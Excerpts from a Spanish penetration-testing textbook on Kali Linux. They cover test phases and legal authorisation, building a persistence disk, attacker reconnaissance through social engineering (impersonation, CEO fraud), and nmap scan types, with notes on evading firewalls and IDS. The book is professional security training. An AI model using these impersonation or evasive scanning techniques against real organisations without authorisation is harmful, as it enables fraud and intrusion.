PENTESTING CON KALI

Aprende a dominar la herramienta Kali para hacer tests de penetración y auditorías activas de seguridad.

DAVID SANTO ORCERO

david@peritoeninformatica.pro
http://www.ingenieroeninformatica.pro/

Junio del 2017 (1^a ed.), Enero del 2025 (15^a ed.)

Santo Orcero, David
Pentesting con Kali
Ed. Coronado — Impreso por Amazon
Junio del 2017 (1^a ed.), Enero del 2025 (15^a ed.)
Palabras clave: Kali, pentesting, hacking, seguridad
ISBN-10: 1547142866
ISBN-13: 978-1547142866
Número de depósito legal (2^a ed.): MA 14-2018
BISAC: • COM015000 COMPUTERS / Security / Viruses & Malware • COM043050 COMPUTERS / Security / Networking • COM053000 COMPUTERS / Security / General
IBIC: • URH (Fraude Informático y Hacking) • UTN (Seguridad de redes) • 2ADS (En castellano) • 4KMT (Adquisición de competencias TIC)

Portada diseñada por Daniel Santo Orcero; puedes ver su obra en http://www.danielsanto.es/.

Contacte con el autor en la dirección *david@peritoeninformatica.pro* si desea descuentos por compras en volumen, o para cursos, ponencias o presentaciones sobre la temática del curso, o para auditorías de seguridad.

Índice general

Índice general I

1 Fases de un test de intrusión **1**

1.1 Conceptos previos 1

1.2 Fase cero: emisión de presupuesto, acuerdo en los objetivos, y emisión de proformas iniciales 4

1.3 Primera fase: Alcance y condiciones del test de intrusión 6

1.4 Segunda fase: recolección inicial de permisos y autorizaciones 7

1.5 Tercera fase: validación legal y de permisos del alcance y condiciones del test de intrusión 8

1.6 Cuarta fase: recolección de información 9

1.7 Quinta fase: análisis de las vulnerabilidades 10

1.8 Sexta fase: explotación de las vulnerabilidades 10

1.9 Séptima fase: redacción de informe de auditoría y presentación de resultados a la propiedad 12

1.10 Octava fase: presentación de resultados al personal técnico y formación 13

2 La distribución Kali **14**

2.1 Descargando Kali 16

2.2 Instalación de Kali 18

2.3 Utilizando Kali sin instalar: la versión Live 43

2.4 Utilizando Kali sin instalar: la modalidad de persistencia 50

2.4.1 Porqué es interesante la modalidad de persistencia 50

2.4.2 Creando una partición de persistencia 51

2.4.2.1 Creación de una partición de persistencia para ejecución virtualizada de Kali . 51
2.4.3 Configurando la partición de persistencia 54
2.4.4 Configurando el sistema Kali Live con la partición de persistencia 62
2.5 Primer paseo por Kali 69
2.6 Actualizando los paquetes de Kali 73
2.7 Instalando `bash` 78
2.8 Actualizando una Kali antigua a la última versión de Kali 83

3 Estructura y pasos de un ataque informático 85
3.1 Qué no es un test de intrusión 85
3.2 Fase I del ataque: RECON 90
3.2.1 Ingeniería social 91
3.2.2 OSINT 93
3.3 Fase II: Análisis de vulnerabilidades 96
3.4 Fase III: Explotación 97
3.5 Fase IV: Post-explotación/Exfiltración 98
3.6 ¿Qué interesa de este proceso al pentester? 99

4 Recogida de información inicial con Kali 101
4.1 Recogida de información a través de OSINT 102
4.2 Recogida de información a través del DNS 104
4.3 Identificación de nodos vivos y escaneo de puertos . . . 109
4.4 lynis 135
4.5 Otras utilidades 155

5 Análisis básico de vulnerabilidades 156
5.1 Yersinia 159
5.2 Sparta/Legion 169

6 Auditorías a redes Wifi 185
6.1 Cifrado WEP 187
6.2 WPA/WPA2 193

7 Ataques a contraseñas 202
7.1 Hydra 204
7.2 John the Ripper 209

7.3 Qué es una buena clave 221
7.4 Mimikatz 225

8 Auditorías a aplicaciones web 230
8.1 Algunas vulnerabilidades comunes 230
8.1.1 Inyección SQL 230
8.1.2 XSS 232
8.1.3 Inclusión de archivos locales 233
8.2 OWASP 234
8.2.1 El proyecto OWASP 234
8.2.2 OWASP top ten 235
8.2.3 Otros proyectos OWASP 237
8.2.4 OWASP Zed Attack Proxy 238
8.2.4.1 Escaneo automatizado con OWASP ZAP 241
8.2.4.2 Exploración manual 253
8.2.4.3 Uso del HUD en exploración manual . . 269
8.3 Nikto 295
8.4 sqlmap 296
8.5 Wapiti 298
8.6 WPScan 313
8.7 Otras aplicaciones 329

9 Metasploit 331
9.1 Conceptos previos 331
9.2 Qué es Metasploit 332
9.3 Partes de Metasploit 333
9.4 Partes de un malware en Metasploit 336
9.4.1 Exploits 336
9.4.2 Payloads 337
9.4.3 Encoders 338
9.4.4 Evasion 338
9.4.5 Nop 338
9.4.6 Post 338
9.4.7 Auxiliary 339
9.5 Un caso de ejemplo - búsqueda de vulnerabilidades . . . 339
9.6 Un caso de ejemplo - explotación de vulnerabilidades . . 348
9.7 Meterpreter 354

9.8 APTs con `msfvenom` 358
9.8.1 Ejemplo de uso práctico de `msfvenom` 367
9.9 Cómo funcionaría en la práctica 369

10 Dispositivos abandonados **375**
10.1 El abandono de dispositivos 375
10.2 Kali en Raspberry Pi 376
10.2.1 La Raspberry Pi 376
10.2.2 Kali en dispositivos ARM 383
10.2.3 Descargando e instalando Kali en Raspberry Pi . 385
10.2.4 Primer arranque de Kali en Raspberry Pi 388
10.2.5 Ampliando la partición de Kali en versiones de Kali antiguas 398
10.3 Configurando un servidor ssh en Kali 405
10.4 Conexiones ssh inversas 407

11 Advertencia legal **410**
11.1 Ejemplos y capturas de los documentos de este libro . . . 413

12 Monetarizando el pentesting **414**
12.1 Cómo monetarizar el pentesting 414
12.2 Cuánto pedir por nuestros servicios 416
12.2.1 Identificando los costes 417
12.2.1.1 Estimando el coste de tu tiempo – incluidos impuestos 417
12.2.1.2 Estimando el coste de tu tiempo – provisiones, amortizaciones y gastos corrientes 426
12.2.2 La propuesta de valor 429
12.3 Reduciendo el mayor coste que tendrás: tu tiempo 432
12.3.1 Se sistémico 432
12.3.2 Sigue el GtD de David Allen 434
12.3.3 Controla el uso del tiempo – cómo lo hago yo . . 439

13 Y ahora, ¿Qué? **447**

Capítulo 1

Fases de un test de intrusión

1.1. Conceptos previos

Un test de intrusión, test de penetración, –o, como se conoce por su denominación en inglés, penetration test, o pentest–, es un procedimiento de auditoría de seguridad activa en el que **con autorización explícita del propietario de un sistema de información**, el auditor de seguridad analiza el susodicho sistema buscando de forma proactiva agujeros de seguridad que puedan ser aprovechados por un atacante. El test de intrusión tiene varias terminaciones posibles: puede terminar justo al encontrar una vulnerabilidad –aunque esa vulnerabilidad solo sea explotable teóricamente–. Pero también puede precisar el test de intrusión que como auditores realicemos el desarrollo de una prueba de concepto para validar que la vulnerabilidad encontrada es explotada; incluso es posible que se nos llege a requerir que demostremos la vulneración; incluso explotando la vulnerabilidad –aunque evitando dañar la producción de la empresa auditada–.

Un elemento clave de los tests de intrusión –y, de hecho de la auditoría de seguridad informática– es que el test de intrusión no está enfocado a una máquina, sino a un sistema de información concreto. Esto involucra los servidores, los ordenadores de sobremesa y el software de sistemas. Pero –y esto se olvida con frecuencia–, involucra también al personal, a las mecánicas y los procedimientos de la empresa, y a la gestión de la información en su sentido más amplio. Esto quiere decir que

un test de intrusión puede ser realmente realizado mediante técnicas de ingeniería social, o mediante cualquier otra técnica que no sea necesariamente tecnológica. Dicho de otra forma, no se audita un servidor; sino se audita el sistema de información al completo.

A diferencia de los escaneos automatizados, que son indiscriminados, el test de intrusión requiere un análisis previo de los sistemas de información de un cliente. Esto supone que es muy importante recoger información del cliente, analizarla, y antes de comenzar a trabajar ya tener una idea clara de las vulnerabilidades. Los tests de intrusión son especialmente útiles si se realizan después de una auditoría de seguridad de la familia de normas ISO/IEC 27000; ya que al terminarla, el auditor tiene una idea muy clara de cómo funciona un sistema, de dónde están sus vulnerabilidades, y aunque estrictamente hablando se haya pasado la norma ISO/IEC 27001, el auditor puede deducir a partir de la información extraída cómo atacaría el sistema, y hasta dónde podría llegar en caso de proceder al ataque. El test de intrusión, en este escenario, no dejaría de ser la validación empírica de lo encontrado después de un auditoría previa de seguridad. Recordemos que la familia de normas ISO/IEC 27000 se centra en procedimientos: podemos tener un sistema que pase la ISO/IEC 27001 y que tenga vulnerabilidades que sean verificables a través de tests de intrusión; y podemos tener un sistema que, sin pasar la ISO/IEC 27001, no tenga vulnerabilidades. Son, pues, análisis complementarios que se pueden realizar en el mismo pedido del cliente; en cuyo caso es recomendable realizar primero la auditoría completa ISO/IEC 27001: desaparecerán las vulnerabilidades de proceso, y obtendremos mucha información que nos permitirá como auditores ir directamente a por las vulneraciones de software, servidores y redes.

Algo muy importante que nunca se destaca en exceso es que un test de intrusión es un tema que legalmente es delicado, y es fácil realizar actos delictivos de buena fe. Hay que tener en cuenta que, a diferencia de una auditoría de seguridad común en la que se valida el cumplimiento de una norma a partir de pruebas documentales y de la observación directa con el beneplácito y delante del observado, un test de intrusión no deja de ser una validación de la seguridad a partir de la ruptura de esta. Y las rupturas de la seguridad en sistemas informáticos son de entrada ilegales en nuestro ordenamiento jurídico. Aunque lo podamos considerar como “emocionante”, realizar tests de intrusión es legalmente delicado, y en muchos casos es ilegal hasta con la aprobación expresa

y explícita de la propiedad.

Cuando hablamos de "propiedad", nos referimos al dueño de la empresa, persona o personas con el nivel máximo ejecutivo. Hay que tener cuidado de que el que nos contrate pueda legalmente autorizarnos para realizar una intrusión: nos podemos ver en el caso de que nos contrate alguien que oficialmente sea "director de sistemas", y que no tenga autorización real para permitir una intrusión.

También hemos de tener en cuenta que por mucho que la propiedad nos autorice que hagamos algo con su sistema de información, eso no significa que sea legal: de entrada, no podemos leer correos electrónicos, y no podemos "pinchar" comunicaciones. En el caso de sistemas tipo cloud o en los que se haya alquilado una máquina virtual o una máquina física a un proveedor, es posible que muchas de las cosas que podamos hacer no supongan intromisión en los sistemas de nuestro cliente, sino en los del proveedor de nuestro cliente, lo que es delictivo. Además, algunas operaciones concretas de la mecánica de los tests de intrusión pueden ser delictivas en algunas jurisdicciones legales.

Aunque el planteamiento de las fases es lineal, es importante que tengamos claro que en cualquier momento podemos volver a fases anteriores. Por ejemplo, al redactar el alcance y las condiciones del test de intrusión podemos descubir que realmente tenemos que hacer cosas distintas de las presupuestadas, y ajustar el presupuesto acorde a ello. Al realizar las validaciones legales, puede que tengamos que reducir el alcance o alterar las condiciones de los tests de intrusión, lo que probablemente cambie los permisos que necesitamos. Al recoger la información podemos descubrir cosas del sistema que desconocíamos –especialmente si no hemos auditado el sistema respecto a la norma con anterioridad–, lo que nos obliga a analizar la legalidad de hacer pentesting sobre lo descubierto, cambiar el alcance y las condiciones del test, y probablemente pedir nuevos permisos. Al analizar las vulnerabilidades podemos obtener información nueva que nos oblige a rehacer pasos anteriores, y al explotar las vulnerabilidades podemos encontrar vulnerabilidades nuevas que requieran análisis y los pasos anteriores. Finalmente, al presentar los resultados a la propiedad esta nos puede solicitar ampliar el ámbito inicialmente contratado, y al formar a los trabajadores podemos detectar asuntos que requieran ser comunicados a la propiedad.

Debemos interpretar, por lo tanto, las fases principalmente en el contexto de que unas cosas van antes que otras, y que todas las fases las tendremos que cubrir. Habitualmente, algunas fases más de una vez.

1.2. Fase cero: emisión de presupuesto, acuerdo en los objetivos, y emisión de proformas iniciales

Huelga decir que, como actividad profesional, comenzaremos emitiendo un presupuesto. Ese presupuesto debe indicar qué objetivos se pretende cubrir, qué pruebas se pretenden realizar, sobre qué máquinas y durante cuanto tiempo. Es importante que seamos todos lo explícitos que podamos: por un lado, si tenemos que revisar el presupuesto porque el ámbito de trabajo sufre alteraciones podemos justificarlo. En segundo lugar, nada dice más claro que se nos ha contratado un servicio y que no lo estamos haciendo en contra de la opinión y los intereses de la empresa que una factura pagada.

Lo normal es que el presupuesto se haga en varias iteraciones, hasta llegar a un acuerdo por objetivos.

El presupuesto debe contener hitos y entregables. También debe contener con detalle, pero sin entrar en un exceso de tecnicismos, qué proponemos hacer, y las condiciones que a priori tenemos ambas partes; especialmente respecto a horarios de actuación, días de la semana de actuación, rangos de fechas en los que no se puede actuar, y número de visitas presenciales requeridas –esto último es especialmente importante si el cliente no está en nuestro municipio–, aunque también es importante si el cliente está en nuestro municipio.

Una vez que se aprueba el presupuesto, se emiten las facturas proforma. Nunca se emite una factura por una cantidad que no se ha cobrado; ya que la obligación fiscal en España se adquiere por la emisión de la factura, no por el cobro de esta. Y podemos ser novatos, hacer un presupuesto de cinco cifras, emitir una factura de cinco cifras cerca del final del trimestre, y tener que afrontar el pago de un IVA y de un adelanto del IRPF considerable sobre una factura que no ha sido abonada. Por una factura de 10000 euros debemos hacer un abono al estado al

inicio del siguiente trimestre de 3600,00€, y hasta hace unos años, 4200€. Salvo que tengamos 4000 euros líquidos en cuenta por cada 10000 euros facturados, y no tengamos problemas en deshacernos de ese dinero, es recomendable emitir las facturas en el exacto momento en el que el dinero entre en la cuenta bancaria.

Personalmente recomiendo cobrar por hitos; es decir, definir en el presupuesto una serie de hitos, y unas cantidades que se emite factura proforma y se cobran después de cubierto el hito y entregado el entregable. Esto supone que el presupuesto también tiene que definir de forma muy clara qué se considera un entregable y cuales son las condiciones de aceptación específicas de los entregables. Es recomendable indicar en el presupuesto que hasta que no haya aceptación del entregable y pago del hito no se comienza a trabajar en la próxima etapa. Mi experiencia de no hacerlo así es extremadamente negativa. Las fechas de compromiso deben ser siempre fechas relativas, de duración, establecidas desde la fecha de aceptación del entregable y abono del hito. Establecer el compromiso de fechas fijas de entrega supone que la presión por atrasos de pagos pasan del cliente a nosotros.

Es muy recomendable que solicitemos un porcentaje del proyecto por adelantado. Eso evita cancelaciones en las que no veamos ni un duro, o que después de llevar trabajando un mes, el cliente decide renegociar el contrato subiendo las tareas al alza, y las condiciones económicas a la baja, basándose en que o cedes o te despides de cobrar el mes trabajado –lo que me ha pasado, y con empresas muy respetadas–. Ese porcentaje de proyecto debe ser capaz de financiar el proyecto hasta el primer hito con su entregable en el peor caso. Por regla general, el pago del cumplimiento de cualquier hito debe ser capaz de financiar la etapa inmediatamente posterior en el peor caso. Esto supone, por un lado, que el último pago va íntegro a financiar la actividad comercial del próximo cliente. Por otro lado, supone que debemos procurar que los hitos y los entregables estén lo más equiespaciados que sea posible, para que al cliente no le produzca disonancia cognitiva que queremos cobrar una cantidad grande por un hito cercano.

De cualquier forma, vamos a tratar todo lo de cobros y pagos con más detalle en el capítulo "*Monetarizando el pentesting*", al final de este libro.

1.3. Primera fase: Alcance y condiciones del test de intrusión

Una vez que se abona la primera proforma y se emite la factura relacionada con este pago, es el momento de escribir el alcance y las condiciones del test de intrusión.

Debemos entender esta fase no tanto con especificar *qué* se va a hacer, sino *cómo* se va a hacer. Es decir, como auditores primero debemos detallar y explicar prueba a prueba qué pretendemos hacer y cuales son los potenciales resultados de estas pruebas, para conseguir lo que hemos propuesto en el presupuesto. Lo normal es que el cliente se asuste de lo que le estamos diciendo, y nos ponga restricciones a lo que le estamos proponiendo. En base a estas restricciones, la propiedad o nosotros podemos poner condiciones adicionales.

El resultado debe ser muy preciso técnicamente, y debe especificar con detalle cómo proponemos realizar el test de intrusión, que resultados esperamos, y cuales son las consecuencias en cualquier sentido de lo que hacemos. En caso de que haya riesgo de paradas en servicios, de saturación de red, de problemas de carga en servidores o de pérdida de tiempo de empleados por alguna razón, debemos hacerlo constar, y el cliente lo debe aprobar explícitamente. Es muy importante que entendamos que esto nos librará de potenciales demandas por responsabilidad civil si el cliente cambia de opinión y el cliente termina disgustado por los efectos laterales del test de intrusión.

Algunas de estas condiciones y restricciones adicionales suponen una bajada en nuestro esfuerzo, o en lo que debemos ejecutar finalmente. Otras pueden suponer un incremento de nuestro esfuerzo, o en las tareas a realizar. Por ello, definidas condiciones y restricciones adicionales, debemos estimar la variación agregada del coste. Con frecuencia, los incrementos compensan las reducciones de coste, el coste final es aproximadamente el presupuestado, y podemos pasar a la siguiente fase. Si vemos que nos hemos disparado hacia arriba o hacia abajo, debemos hacérselo constar al cliente, explicarle porqué, y volver a la fase de presupuesto si procede.

1.4. Segunda fase: recolección inicial de permisos y autorizaciones

Una vez que sabemos qué debemos hacer y cómo queremos hacerlo, y que la propiedad ha entendido y aceptado por escrito los efectos, consecuencias y efectos laterales del test de intrusión, el siguiente paso es conseguir permiso por escrito autorizando a hacer las operaciones especificadas.

En muchos casos el documento de alcance y condiciones del test de intrusión se puede emplear como autorización válida. Sin embargo, a veces hay que recabar permisos adicionales. En el caso de que haya empresas subcontratadas, autónomos que realizan tareas concretas, aspectos que requieran autorización directa de determinados trabajadores porque se puede invadir su esfera de privacidad, sistemas de otras empresas –proveedores o clientes– involucrados, o simplemente que se trate de una empresa muy grande, que el contrato lo tengamos con un departamento o con una sede y que esté involucrado otro departamento u otra sede, será necesario la obtención de **consentimientos informados** de todos los actores de los que sea requerido.

El consentimiento informado es un documento clave, por el que el individuo o ente afecto por nuestra actividad auditora –stakeholder, como se diría en jerga de gestión empresarial– autoriza determinadas acciones afirmando que ha sido convenientemente informado de una serie de potenciales problemas y efectos secundarios que se pueden dar. El consentimiento informado debe incluir por extenso todos esos efectos, y es buena idea que segregemos los efectos por probabilidad en cinco categorías:

- Seguro
- Probable
- Posible
- Improbable, pero técnicamente posible
- Imposible

Podría tener también la de Kali, pero por motivos laborales viajo bastante, y algunas herramientas de Kali no están muy bien vistas en algunas jurisdicciones. Prefiero no arriesgarme, y llevar la Kali en un llavero USB, de forma que no aparezca lo de "Kali" al encender el portátil y no tener que dar más explicaciones de las estrictamente necesarias a las policías aeroportuarias. Si te solicitan encender el portátil y dar tu clave, en todas las jurisdiscciones que conozco debes hacerlo –luego, igual en alguna puedes reclamar, y hasta en alguna jurisdicción puede que te den la razón. Pero yo no contaría con ello–. Es importante entender que la criptografía fuerte es ilegal en muchas partes del mundo; que países como España tienen restricciones a la importación y la exportación de la criptografía, que las herramientas para atacar sistemas son ilegales en muchas jurisdicciones, como la española; y que lo normal es que la policía aeroportuaria pueda solicitar revisar el contenido de tu portátil si lo estima procedente, sin autorización judicial. Por regla general, es más cómodo pasar el portátil con una partición de persistencia sin cifrar, y cuando lleguemos a nuestro destino descargar una nueva ISO de Kali.

Para instalar una Kali en persistencia, más cómodo es hacerlo desde un Linux ya preexistente. Aunque es técnicamente posible hacerlo desde otros sistemas operativos, los pasos serán distintos de los aquí descritos. Normalmente será el propio Linux que tengamos en el ordenador, si trabajamos con Linux; pero se puede crear perfectamente la partición de persistencia arrancando sobre la propia Kali en modo Live. Arrancamos con la Kali Live, seguimos los pasos que indicamos en este libro, y reiniciarmos ya en modo persistencia con todas las ventajas de este.

2.4.2. Creando una partición de persistencia

2.4.2.1. Creación de una partición de persistencia para ejecución virtualizada de Kali

Este es el escenario que recomiendo para practicar y aprender a utilizar Kali; también el escenario para hacer pruebas con Kali sobre una máquina arbitraria, sea Linux o Windows.

Lo primero es crear el disco dónde vamos a instalar la partición virtualizada. Esto lo podemos hacer habitualmente desde la propia herra-

mienta de virtualización, creando un disco adicional. El disco debe tener más de 32GB, y es recomendable que tenga al menos 64GB.

Si la herramienta de virtualización no dispone de mecanismo para crear discos duros virtualizados, o queremos hacerlo "a mano", creamos el disco con:

```
dd if=/dev/zero of=imagenpersistencia.img bs=1M  count=tam
```

Donde `imagenpersistencia.img` es el nombre que le queremos dar a la imagen de persistencia –da igual cual sea, mientras seamos consistentes– y `tam` es el tamaño en megabytes de la imagen de persistencia. Por ejemplo, para una imagen de persistencia de 64GB, hacemos:

```
dd if=/dev/zero of=imagenpersistencia.img bs=1M  count
    =65536
```

(el comando se introduce íntegro en la misma línea, aunque por razones de maquetación aparezca en dos líneas en este libro)

De momento, hemos creado el disco, no la partición. Ahora vamos a particionarlo. Entramos en el disco, con `fdisk`:

```
fdisk imagenpersistencia.img
```

Obteniendo:

```
Bienvenido a fdisk (util-linux 2.36.1).
Los cambios solo permanecerán en la memoria, hasta que decida
    escribirlos.
Tenga cuidado antes de utilizar la orden de escritura.

El dispositivo no contiene una tabla de particiones reconocida.
Se ha creado una nueva etiqueta de disco DOS con el identificador
     de disco 0x71b955c4.

Orden (m para obtener ayuda):
```

Creamos una nueva partición con `n`:

```
Orden (m para obtener ayuda): n
```

3.2. Fase I del ataque: RECON

Por el término "RECON" entendemos uno de los muchos nombres que tiene la primera fase: reconocimiento, búsqueda inicial de información…En cada libro encontraremos esta fase con un nombre distinto. Pero el concepto es el mismo. Buscar información del objetivo para poder atacarlo.

Es importante que entendamos que para el atacante esta fase **es una fase crítica.** Es cierto que la "pesca de arrastre" puede funcionar –es el caso, por ejemplo, del ransomware–. Entendiendo como "pesca de arrastre" el emplear de forma automatizada el mismo ataque contra miles de máquinas, y luego en una segunda vuelta aprovecharlo contra aquellas que el ataque ha funcionado. Pero que la pesca de arrastre pueda funcionar eso no significa que alcance a la empresa objetivo del atacante. Funciona porque se hace a cientos de miles de ordenadores desde una jurisdicción segura para el atacante. ¿Hay ataques de pesca de arrastre exitosos? Sí, evidentemente. Como suelen ser los ransomware. Y como auditores de seguridad también buscaremos estos puntos de entrada. Pero solo proteger contra este tipo de ataques no es una estrategia de seguridad adecuada.

Son frecuentes los ataques a objetivos dirigidos, para hacer estafas concretas, robos de información concretas, o sabotajes concretos. Estos ataques obligatoriamente tienen su fase de RECON, y el ataque posterior para ser exitoso debe ser "a medida". Eso evita ser detectado por los IDS al dar un paso en falso, evita entrar en los honeypots, y permite obtener los objetivos antes que la gente de sistemas reaccione.

La fase de RECON, por lo tanto, es crítica: es crítica para no ser detectado, es crítica para tener éxito, y es crítica para que si detectan el ataque no puedan identificar al atacante y requerirle responsabilidades civiles y penales. Es también la que lleva más tiempo y es más entretenida. Pero no es la más difícil de hacer. De hecho, existen muchas técnicas para llevarlas a cabo. Las técnicas de RECON más útiles, en orden de utilidad real, son:

- Ingeniería social
- OSINT

Ingeniería social es entrar vestido de repartidor a una empresa con ordenador nuevo y un monitor grande. ¿Ponerlo en un punto desatendido? ¿Conseguir convencer a un trabajador poco cualificado para dejarle el nuevo, llevarte el antiguo con su información, con la promesa de que en diez minutos lo llaman para activárselo? Todo esto son técnicas ilegales. Evidentemente. Pero recordemos que ahora estamos viendo la realidad desde el punto de vista del que se dedica profesionalmente a cometer delitos. ¿Fantasiosa? Evidentemente, nos estamos yendo a un extremo de máximos. Pero recordemos que se trata de delincuentes, cometiendo delitos que pueden producir en algunos clientes muy específicos beneficios que pueden llegar a ser millonarios.

Hay técnicas más modestas, pero que funcionan muy bien, como llamar al personal administrativo haciéndose pasar por servicio técnico. O por clientes. O por proveedores. ¿Fantasía? Existe una estafa, el timo del CEO, que se basa en el uso exclusivo de esta técnica. Y funciona inquietantemente bien. Como perito judicial he atendido a clientes a los que les han estafado cantidades superiores a los 20000€. Y en algún caso, tenían más elementos técnicos de credibilidad las conversaciones con el estafador que las conversaciones con el proveedor legítimo suplantado. Evidentemente, la ingeniería social así aplicada requiere una habilidad extraordinaria de lectura en frío, pero se pueden utilizar informaciones para crear una apariencia de verosimilitud y veracidad de la llamada telefónica o del correo electrónico: material encontrado en la basura, conversaciones escuchadas desde una mesa de la cafetería de al lado de la empresa víctima a la hora de tomar café, información de currículums de antiguos trabajadores de la empresa en Linkedin... fuentes de información que permiten al delincuente "tirar del hilo" para obtener en el caso de las estafas la expectativa de verosimilitud, y en el caso de los ataques informáticos accesos a información necesaria, o incluso al interior de instalaciones físicas.

Es interesante destacar que **las técnicas de ingeniería social con frecuencia se utilizan para cometer estafas, y las técnicas para cometer estafas se utilizan como ataques de ingeniería social**. No minusvaloremos estas técnicas por ser "poco técnicas": con frecuencia el elemento más vulnerable de un sistema de información está sentado entre la silla y el monitor; y la solución al problema, en nuestra faceta de auditores y consultores de seguridad, no pasará por instalar herramientas de seguridad más caras; sino por la escritura de SoPs –procedimientos ope-

Capítulo 4

Recogida de información inicial con Kali

El primer paso de una intrusión es siempre recoger información inicial. Hay libros enteros sobre técnicas para hacerla, y escapan del alcance de un libro de Kali.

Nos vamos a centrar en este capítulo más en herramientas que en metodologías.

La primera recogida de información utilizando herramientas técnicas para el auditor de seguridad es la externa –también denominada *external footprinting*–, que se realiza sin acceso a los sistemas de la empresa. Esta fase involucra analizar servidores en la zona desmilitarizada; pero también involucra ingeniería social –especialmente en las auditorías de caja negra–. A través de ingeniería social podemos descubrir qué tipos de bases de datos utilizan, qué lenguajes utilizan en sus sistemas internos y qué sistemas operativos utilizan –por ejemplo, a través de los perfiles de linkedin de administradores de sistemas y de programadores; así como a través de las ofertas de empleo antiguas en cualquier portal de empleo–. También el tamaño de la red, y el seccionado. Algunos aspectos los tendremos que realizar mediante técnicas híbridas: una primera parte de ingeniería social, que nos permita entrar en la empresa para identificar los puntos físicos de red desatendidos, o que nos permita realizar un escaneo de redes a una distancia suficiente de los AP como para poder identificar las redes existentes; y una segunda parte de

```
nmap tipobarrido opciónsondeo red
```

Donde `red` corresponde con la red que vamos a escanear. Por ejemplo, escanear la clase C dentro de 192.168.2.x sería `192.168.2.0/24`. La nomenclatura es la normal dentro del mundo de las redes: la IP base, y el número de bits dentro de la IP base que debe coincidir en las IPs analizadas, comenzando por la más significativa.

Por otro lado, `tipodebarrido` corresponde al tipo de barrido para descubrir sistemas, que puede ser:


- `-PB`: La opción por defecto si utilizamos `-sP`. Intenta primero ICMP. Si no responde, intenta abrir los puertos 80 y 445. Es antiintuitivo el nombre.
- `-P0`: Realiza barrido de puertos, pero no hace sondeo con ping.
- `-PSlistapuertos`: analiza los puertos TCP listados en el parámetro `listapuertos` mediante barrido con TCP SYN.
- `-PAlistapuertos`: Analiza los puertos TCP listados en el parámetro `listapuertos` mediante barrido con TCP ACK.
- `-PUlistapuertos`: Analiza los puertos UDP listados en el parámetro `listapuertos`.
- `-PE`: Ping ICMP. Hay tres posibilidades de hacer este ping, algunas –o todas– pueden estar filtradas por la seguridad de host o por firewalls intermedios.
- `-PP`: Ping ICMP. Hay tres posibilidades de hacer este ping, algunas –o todas– pueden estar filtradas por la seguridad de host o por firewalls intermedios.
- `-PM`: Ping ICMP. Hay tres posibilidades de hacer este ping, algunas –o todas– pueden estar filtradas por la seguridad de host o por firewalls intermedios.
- `-PA`: Sondea generando directamente las solicitudes ARP. Esto acelera y dificulta la detección del barrido en redes Ethernet.

Podemos poner tantos tipos de barridos como queramos. Es importante que tengamos en cuenta que TCP SYN y TCP ACK nos dicen solo que hay algo escuchando –y que, con ello, la máquina está "viva"–. El puerto puede estar cerrado. Todas estas opciones son para detectar máquinas vivas a través de cómo se comportan, no detectar qué puertos están abiertos.

Por otro lado, `opciónsondeo` corresponde con el tipo de sondeo que vamos a hacer sobre los nodos vivos que encontremos, y puede ser:

- `-sP`. Barrido ping. Solo identifica las máquinas, no analiza puertos.
- `-sT`: Sondeo TCP connect. Funciona abriendo puertos. Puede dejar rastros en los históricos, y lo detectan hasta los IDS más rudimentarios. No atraviesa firewalls bien configurados.
- `-sS`: Es el sondeo más rápido si queremos escanear a mucha velocidad una red grande. Funciona contra cualquier pila TC y no da falsos positivos. Consiste en mandar un paquete SYN para comenzar a abrir una conexión TCP, pero no llega a abrirla, ya que no completa el escenario. Lo puede detectar un IDS bien configurado.
- `-sU`: Sondeo de UDP.- Es muy lento.
- `-sO`: Sondeo de protocolo IP. Es muy lento.
- `-sN`: Sondeo TCP NULL. Aprovecha una indefinición de la RFC de TCP. Puede ser detectado por un IDS muy bien configurado, pero no es común. Suele pasar a través de los firewalls.
- `-sF`: Sondeo TCP FIN. Aprovecha una indefinición de la RFC de TCP. Puede ser detectado por un IDS muy bien configurado, pero no es común. Suele pasar a través de los firewalls.
- `-sX`: Sondeo Xmas. Aprovecha una indefinición de la RFC de TCP. Puede ser detectado por un IDS muy bien configurado, pero no es común. Suele pasar a través de los firewalls.
- `-sA`: Sondeo TCP ACK. Se utiliza para analizar los cortafuegos. Permite identificar en un cortafuegos qué puertos se dejan pasar libres, qué puertos aplican reglas, qué puertos se filtran, y en cuales hay inspección de estados.

Obteniendo la pantalla de Yersinia en consola de texto, que corresponde con:



En mi opinión, Yersinia bajo consola con *ncurses* –el modo cuando se lanza con la opción `I`– es el modo que mejor funciona. De hecho, a diferencia de los otros modos, todos los ataques desde este modo funcionan perfectamente. Es un modo muy práctico y fácil de utilizar, tanto en local como en remoto a través de consola ssh. Aunque el utilizar las *ncurses* hace difícil su scripteo si no se conocen las herramientas apropiadas, esto no significa que no se pueda incluir en scripts; solo que es necesario hacer uso de herramientas específicas para scriptear aplicaciones que sean más potentes, como es el caso del uso de *expect*.

